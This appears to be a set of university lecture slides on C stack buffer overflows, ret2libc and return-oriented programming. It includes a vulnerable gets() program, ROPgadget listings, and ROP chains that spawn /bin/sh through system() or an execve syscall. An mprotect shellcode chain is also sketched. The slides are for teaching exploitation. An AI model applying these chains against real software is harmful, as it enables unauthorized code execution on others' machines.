7ffff7ffde000-7ffff7ffff000 rw-p 00000000 00:00 0 [stack]
fffffffff600000-fffffffff601000 --xp 00000000 00:00 0 [vsyscall]
```



# Overflowing Buffers in C: ret2libc

```
#include <stdio.h>

void convince() {
    char buffer[32];
    puts("Convince me to tell you my secret:");
    gets(buffer);
}

int main() {
    convince();
    puts("I am not convinced");
    return -1;
}
```

How can we execute a libc function?  
And what function should we call?

system(3)

Library Functions Manual

system(3)

**NAME**

system - execute a shell command

**LIBRARY**

Standard C library (libc, -lc)

**SYNOPSIS**

```
#include <stdlib.h>
```

```
int system(const char *command);
```

**DESCRIPTION**

The `system()` library function behaves as if it used `fork(2)` to create a child process that executed the shell command specified in `command` using `execl(3)` as follows:

```
execl("/bin/sh", "sh", "-c", command, (char *) NULL);
```

`system()` returns after the command has been completed.

# How to call a 64-bit libc function?

Remember the System V calling convention

# Return-Oriented Programming

---


## ROP: Basic Idea

We need to prepare the registers with few instructions.

For our `system("/bin/sh")` call, we just need to set `rdi`.

This is possible with a `pop rdi; ret` instruction sequence.

Usually, our process memory contains lots of suitable **gadgets**.



# Computing offsets

```
$ nm -D /usr/lib/libc.so.6 | grep system
000000000051c30 T __libc_system@@GLIBC_PRIVATE
0000000000161220 T svcerr_systemerr@GLIBC_2.2.5
0000000000051c30 W system@@GLIBC_2.2.5          <---
$ grep -abo /bin/sh /usr/lib/libc.so.6
1769027:/bin/sh
$ ROPgadget --binary /usr/lib/libc.so.6 --no --depth 3 | grep "pop"
0x0000000000101c17 : pop r12 ; ret
0x0000000000040f4e : pop rax ; leave ; ret
0x0000000000d2cb7 : pop rax ; ret
0x00000000002c7a4 : pop rax ; retf 0x18
0x000000000016dd2c : pop rbp ; cld ; ret 0x41c4
0x0000000000051bc4 : pop rbx ; ret
0x000000000009fe8e : pop rcx ; ret
0x00000000002630b : pop rdi ; pop rbp ; ret
0x00000000002493d : pop rdi ; ret          <---
```

Note: The offsets are depending on the exact library version and distribution.  
The depth can be increased to find even more gadgets

## Goal: Execute `system(/bin/sh)`

### Target:

```
0x000000000000051c30 W system@@GLIBC_2.2.5
```

### Parameter:

```
1769027:/bin/sh
```

### Gadget:

```
0x00000000000002493d : pop rdi ; ret
```

<code>*libc + 0x2493d</code>
<code>*libc + 1769027</code>
<code>*libc + 0x51c30</code>

## ret2libc ROP chain in action

`*libc + 0x2493d`

`*libc + 1769027`

`*libc + 0x51c30`

### Execution:

```
1 [...] ret
2 pop rdi # rdi = "/bin/sh"
3 ret
4 system("/bin/sh")
```



## What about this binary?

```
$ cat /proc/`pgrep test2`/maps
0x555555554000 0x555555555000 r--p 1000 0 /tmp/test2
0x555555555000 0x555555556000 r-xp 1000 1000 /tmp/test2
0x555555556000 0x555555557000 r--p 1000 2000 /tmp/test2
0x555555557000 0x555555558000 r--p 1000 2000 /tmp/test2
0x7ffff7fbf000 0x7ffff7fc1000 rw-p 2000 0 [anon_7ffff7fbf]
0x7ffff7fc1000 0x7ffff7fc5000 r--p 4000 0 [vvar]
0x7ffff7fc5000 0x7ffff7fc7000 r-xp 2000 0 [vdso]
0x7ffff7fc7000 0x7ffff7fc8000 r--p 1000 0 /usr/lib/ld-linux-x86-64.so.2
0x7ffff7fc8000 0x7ffff7ff1000 r-xp 29000 1000 /usr/lib/ld-linux-x86-64.so.2
0x7ffff7ff1000 0x7ffff7ffb000 r--p a000 2a000 /usr/lib/ld-linux-x86-64.so.2
0x7ffff7ffb000 0x7ffff7fff000 rw-p 4000 34000 /usr/lib/ld-linux-x86-64.so.2
0x7ffff7fff000 0x7ffff7fff000 rw-p 21000 0 [stack]
0xfffffffff600000 0xfffffffff601000 --xp 1000 0 [vsyscall]
```

# ROPgadget

```
$ ROPgadget --binary /usr/lib/ld-linux-x86-64.so.2 --nojob --depth 3 | grep "pop"
0x00000000000014f1e : in al, dx ; pop rbp ; ret
0x0000000000001112 : pop r12 ; ret
0x0000000000000530c : pop r13 ; ret
0x00000000000004239 : pop r14 ; ret
0x00000000000003904 : pop r15 ; ret
0x00000000000007754 : pop rax ; ret
0x00000000000001417 : pop rbp ; ret
0x00000000000001416 : pop rbx ; pop rbp ; ret
0x00000000000001512 : pop rbx ; ret
0x0000000000000198c : pop rdi ; pop rbp ; ret
0x00000000000003905 : pop rdi ; ret
0x000000000000014dad : pop rdi ; ret 0
0x00000000000001adf3 : pop rdx ; pop rbx ; ret
0x0000000000000d3b2 : pop rdx ; retf 1
0x00000000000006ba5 : pop rsi ; pop rbp ; ret
0x0000000000000423a : pop rsi ; ret
0x00000000000001113 : pop rsp ; ret
```

## Loader ROP chain in action

**Goal: Execute `/bin/sh` only with loader gadgets.**

Gadgets:

```
0x00000000000003905 : pop rdi ; ret
0x0000000000000423a : pop rsi ; ret
0x00000000000007754 : pop rax ; ret
0x0000000000000ab21 : syscall
0x0000000000001adf3 : pop rdx ; pop rbx ; ret
```

<code>*ld + 0x7754</code>
<code>0x3b</code>
<code>*ld + 0x423a</code>
<code>0x0</code>
<code>*ld + 0x1adf3</code>
<code>0x0</code>
<code>/bin/sh\0</code>
<code>*ld + 0x3905</code>
<code>rsp - 16</code>
<code>*ld + 0xab21</code>

## ROP chain in action

<code>*ld + 0x7754</code>
<code>0x3b</code>
<code>*ld + 0x423a</code>
<code>0x0</code>
<code>*ld + 0x1adf3</code>
<code>0x0</code>
<code>/bin/sh\0</code>
<code>*ld + 0x3905</code>
<code>rsp - 16</code>
<code>*ld + 0xab21</code>

### Execution:


```

1 pop rax # rax = 59
2 ret
3 pop rsi # rsi = 0
4 ret
5 pop rdx # rdx = 0
6 pop rbx # rbx = "/bin/sh\0"
7 ret
8 pop rdi # rdi = &"/bin/sh\0"
9 ret
10 syscall

```

## Return of the TCP Reverse Shell

How can we realize our TCP Reverse Shell?



## Bootstrapping Shellcode

If your shellcode is already in-memory, you can make it executable and jump into it.

```
int mprotect(void *addr, size_t len, int prot);  
    prot = PROT_READ | PROT_WRITE | PROT_EXEC
```

This approach is useful, if your gadgets are limited or the length of your ROP chain is limited.

## mprotect ROP chain idea

Knowledge required:

- Base library address
- (Buffer address)

Example ROP chain:

&pop rdi
aligned &buf
&pop rsi
buflength
&pop rdx
7
&mprotect@libc
&buf

Questions?



## Further Topics

- Stack Pivoting
- S-ROP, JOP
- More mitigations
- Format strings
- Heap internals
- Use After Free
- tcache Poisoning
- Unlink Exploit
- House of Orange

# Ben Swierzy

University of Bonn | Institute of Computer Science 4

[swierzy@cs.uni-bonn.de](mailto:swierzy@cs.uni-bonn.de)